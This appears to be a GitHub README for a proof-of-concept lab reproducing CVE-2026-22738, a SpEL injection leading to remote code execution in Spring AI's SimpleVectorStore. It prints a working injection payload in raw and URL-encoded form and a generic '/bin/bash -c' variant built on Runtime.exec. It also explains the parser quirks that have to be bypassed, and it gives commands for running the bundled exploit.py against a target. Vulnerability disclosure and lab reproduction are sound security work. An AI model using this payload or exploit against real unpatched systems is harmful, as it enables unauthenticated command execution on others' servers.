 rockmelodies/cve-2026-22738
SpEL Injection via Unescaped Filter Key in SimpleVectorStore Leads to Remote Code Execution

CVE-2026-22738 is a SpEL (Spring Expression Language) injection vulnerability in Spring AI SimpleVectorStore that can lead to unauthenticated remote code execution (RCE).
| Artifact | Affected Versions | Fixed Versions |
|---|---|---|
| org.springframework.ai:spring-ai-core | 1.0.0 – 1.0.4 | 1.0.5 |
| org.springframework.ai:spring-ai-core | 1.1.0-M1 – 1.1.3 | 1.1.4 |
Note: This project uses the spring-ai-core:1.0.0 release version for vulnerability reproduction.
Fix Commit: ba9220b22383e430d5f801ce8e4fa01cf9e75f29
The SimpleVectorStore.similaritySearch() method passes user-supplied filter key names verbatim to the SpEL template, which is then evaluated by StandardEvaluationContext. Since StandardEvaluationContext exposes the full JVM reflection API, an attacker can inject:
T(java.lang.Runtime).getRuntime().exec(...)
Adding the filter key enables unauthenticated OS command execution.
Use the following payload, note that URL encoding is required once

"'] + T(java.lang.Runtime).getRuntime().exec('calc') + #metadata['"

%22'%5D%20%2B%20T(java.lang.Runtime).getRuntime().exec('calc')%20%2B%20%23metadata%5B'%22
Pass the payload to the filterKey parameter to successfully pop up the calculator
A simple injection method won't work directly — you must overcome two quirks of the parser:
Single-quote stripping — A key starting with a single quote ' is treated as a quoted string; the outer quotes are stripped, breaking the payload.
Double-quote wrapper — Wrapping the payload in double quotes "..." causes the parser to strip the outer double quotes, leaving the inner SpEL expression as the key value passed to the parser as #metadata['<KEY>'].
Empty metadata key — Using #metadata[''] on both sides of the injected expression (instead of an undefined variable) avoids the unknown variable SpEL error while still triggering exec().
The resulting expression takes the following form:
#metadata[''] + T(java.lang.Runtime).getRuntime().exec(new String[]{'/bin/bash','-c','<cmd>'}) + #metadata[''] == 'x'
The HTTP response body will contain the EL1030E SpEL runtime error:
operator ADD not supported between null and java.lang.ProcessImpl
This error is raised after exec() returns, confirming OS-level command execution without requiring an out-of-band callback.
pip install requests)# Build and start the container
docker compose up -d --build
# View logs
docker compose logs -f
# Install dependencies
pip install requests

# Run the exploit (wait for the application to start)
python3 exploit.py --wait

# Or specify a target
python3 exploit.py --target http://localhost:8082 --wait
| Flag | Default Value | Description |
|---|---|---|
--target | http://localhost:8082 | Base URL of the vulnerable application |
--wait | Off | Poll until the target is ready (useful after docker compose up) |
Note: Docker Desktop (macOS/Windows) uses host.docker.internal for callbacks, 127.0.0.1 payloads.
This proof-of-concept flow consists of five sequential steps:
java.version via T(java.lang.System)touch /tmp/pwned_cve_2026_22738 inside the containerid // uname output hostname to /tmp/rce_proof.txtdocker exec├── Dockerfile # Docker build file
├── docker-compose.yml # Docker Compose configuration
├── pom.xml # Maven project configuration
├── settings.xml # Maven settings (includes Spring repositories)
├── exploit.py # Exploit script
└── src/main/java/com/example/spelrce/
├── SpelRceLabApplication.java # Spring Boot main class
├── VulnController.java # Vulnerable controller
├── VectorStoreConfig.java # VectorStore configuration
└── DummyEmbeddingModel.java # Mock Embedding model
# Compile the project
mvn clean package -DskipTests

# Run the application
java -jar target/spel-rce-lab-1.0.0.jar

# Run the exploit in another terminal
python3 exploit.py --target http://localhost:8082
